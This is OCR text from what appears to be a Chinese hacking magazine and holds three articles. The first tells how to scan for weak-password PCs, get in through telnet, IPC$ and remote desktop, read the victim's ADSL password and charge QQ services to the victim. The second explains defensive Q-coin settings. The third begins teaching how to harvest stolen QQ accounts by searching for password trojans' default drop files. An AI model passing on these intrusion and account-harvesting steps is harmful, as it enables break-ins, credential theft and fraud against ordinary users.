
说到这里我一点儿也没有提及到与刷四钻有关的东西，其实前面就是一个铺垫，也是整个过程的重要环节。既然我们扫描的电脑是开了3389的，我们就可以用3389连接器去连接这台电脑，连接成功之后就好像操作自己的电脑一样。这个时候我们就可以在这台电脑登录互联星空的一点通为自己开通四钻了。(不过前提是这电脑没有人在，一般晚上很多人都是挂QQ的)。


由于远程界面涉及他人的机密，我就不在这里截图片了。我们在那台电脑上登录了互联星空，也并不是代表全部东西都可以注册，有的东西是要ADSL密码的。这里我们就要用到ADSL密码查看器了，如图15。只要是用软件拨号的都能查看出ADSL密码，有了密码之后就什么都能注册了啊！哈哈，登录互联星空http://gd.vnet.cn/进入QQ服务http://vnet.qq.com/



图2 X-scan界面



图3 打开扫描模块



图4 设置扫描参数



图5 扫到弱口令


图6 详细信息


图7 啊D网络工具包


图8 查看信息


图9 开telnet


图10 Telnet启动




图11 连接成功




图12 查看共享




图13 建立IPC$连接





图14 访问对方磁盘


图15 查看ADSL密码的工具

gd/ 里面就能刷四钻了。我这种方法虽然不高超，但是网上很多人都是这样弄的，还有一些高级的方法就是用对方电脑做代理，在自己的电脑连接代理开通服务，就不会被人发现你动了他的电脑，但是这样弄很麻烦的。

入侵完成了，人家的目的达到了，大家应该知道系统安全的重要性了吧。所以注意设置系统密码不要过于简单，记得常打补丁，取消互联星空的服务，这样就能防止“送钱”给别人花了。

好了，文章就到这里了。期望下次有好文章一起分享吧。很久没有来支持非安全了，请不要K我啊，我现在回到这个大家庭了。再会。

编辑点评：

方法虽然简单，但这的确是很多小黑正在做的，并且为了突破权限限制，小黑们放弃了相对隐蔽的命令行，选择了3389登录。如果你的电脑忽然被注销，那你可要注意了。文章让小编不禁想起了前段时间的克隆系统弱口令事件，那时就有很多人账号被盗，其实方法很简单，全如本文所述。

拿什么拯救你我的QB

马成[H.C]

从本文你可以学到：

1.通过查询记录知道是谁盗用你的QB

2.简单的设置防止QB被盗用

现在的网络真可以说是不安全啊，天天听见同事、同学说自己的QB被盗了，可不，今天女朋友的QB被盗了，好啊，竟然欺负到我的头上来了，自己女朋友的QB被盗，还说自己是玩安全的，说出去还不笑死人啊，看我怎么拯救你——我的QB。

当我们消费QB的时候，腾讯那边的服务器都是有记录的，这样对于我们QB的去向就一目了然了。首先我们去QQ的充值中心看看，地址是pay.qq.com(图1)。点“**个人账户管理**”就到了如图2的界面。

然后就登入进去了，进去以后点击“**个人账户**”里面的“**QB管理**”，我们可以看到如图3的界面。在这里可以查询自己的消费记录了。



图1 QQ充值中




图2 个人帐户管

大家都知道登录QQ需要密码（小菜：这不是废话吗?小心板砖伺候），盗号的人知道了我们的密码就可以消费我们的QB了，虽然直接转账转不了，但是完全可以通过赠送QQ相关业务而把我们的QB花光，今天我就教大家个方法，想必细心的读者也看到了上面的“设置账户支付密码”。对，只要我们把“**支付账户密码**”设置起来，而“支付密码”不要和QQ密码一样，如图4。

这样，即使盗号的人知道了你的密码也消费不了你的QB。但是当我们点“**设置账户消费限额**”的时候，在这里最少要填1QB，如图5。

这样的话只要每天消费超过1QB账户就锁定了，想要继续消费就得有支付密码，1QB现在可以干什么用啊?最多就是QQ宠物食物可以买，我们来看看限制消费限额的效果，如图6。




图3 查询消费记录

呵呵，但是这样要是时间长了，盗号的人还是会慢慢地把我们的QB消费光，所以，大家不要忘记了申请好密码保护哦，这样，当过几天你的账户上面的QB少了点的话，你就应该知道自己的号码不安全了，立即换密码，就可以避免大量QB被盗的危险。但是我在这里还是要给大家提醒下，**申请好密码保护，因为密码保护是防止盗号的最好方法**，网上流传着的修改密码保护的证件号码根本不可用，为此我也特意打电话到了腾讯去，他们也说证件号码一经登记就不能改的，所以还是那句话：做人要厚道。




图4 设置支付密码




图5 设置账户消费限额

文章没什么技术含量，只是给大家一种方法，还有就是遇到问题要善于自己去解决，这样对自己也是有好处的。



图6 限制的效果

编辑点评：

这只能算是一种被动的防御方法，但总比没有好，真正要安全，你需要的还是一个强悍的密码，并且在网吧之类不能保证安全的地方登录以后，走前最好改一下密码。

你盗QQ我来用

rabbitsafe

从本文中你可以学到

简单批量获得QQ以及密码的方法

大家好，我今天教大家怎么坐收渔人之利，直接获得盗号者盗取的QQ。方法很简单，不用种木马，也不用破盗号者的邮箱，而且成功率很高，利用的是盗号软件默认文件名的小漏洞。

啊拉QQ大盗，大家应该玩过吧，它的默认的收信格式是qq.txt ，极限居是Mz.txt ，QQ冲击波的是QQCJB.txt。很多人在配置时候都没有改默认的收信文件，我们利用的就是这个配置上的小漏洞。我先来演示一下，就拿啊拉大盗的收信文件qq.txt来测试下吧。打开挖掘鸡，在关键词里写上inurl:qq.txt，点击开始，等个几分钟，有四十几个页面，还没有扫描完，先关了。还可以直接用google搜索，都差不多的，随便打开一个看看，如图1。

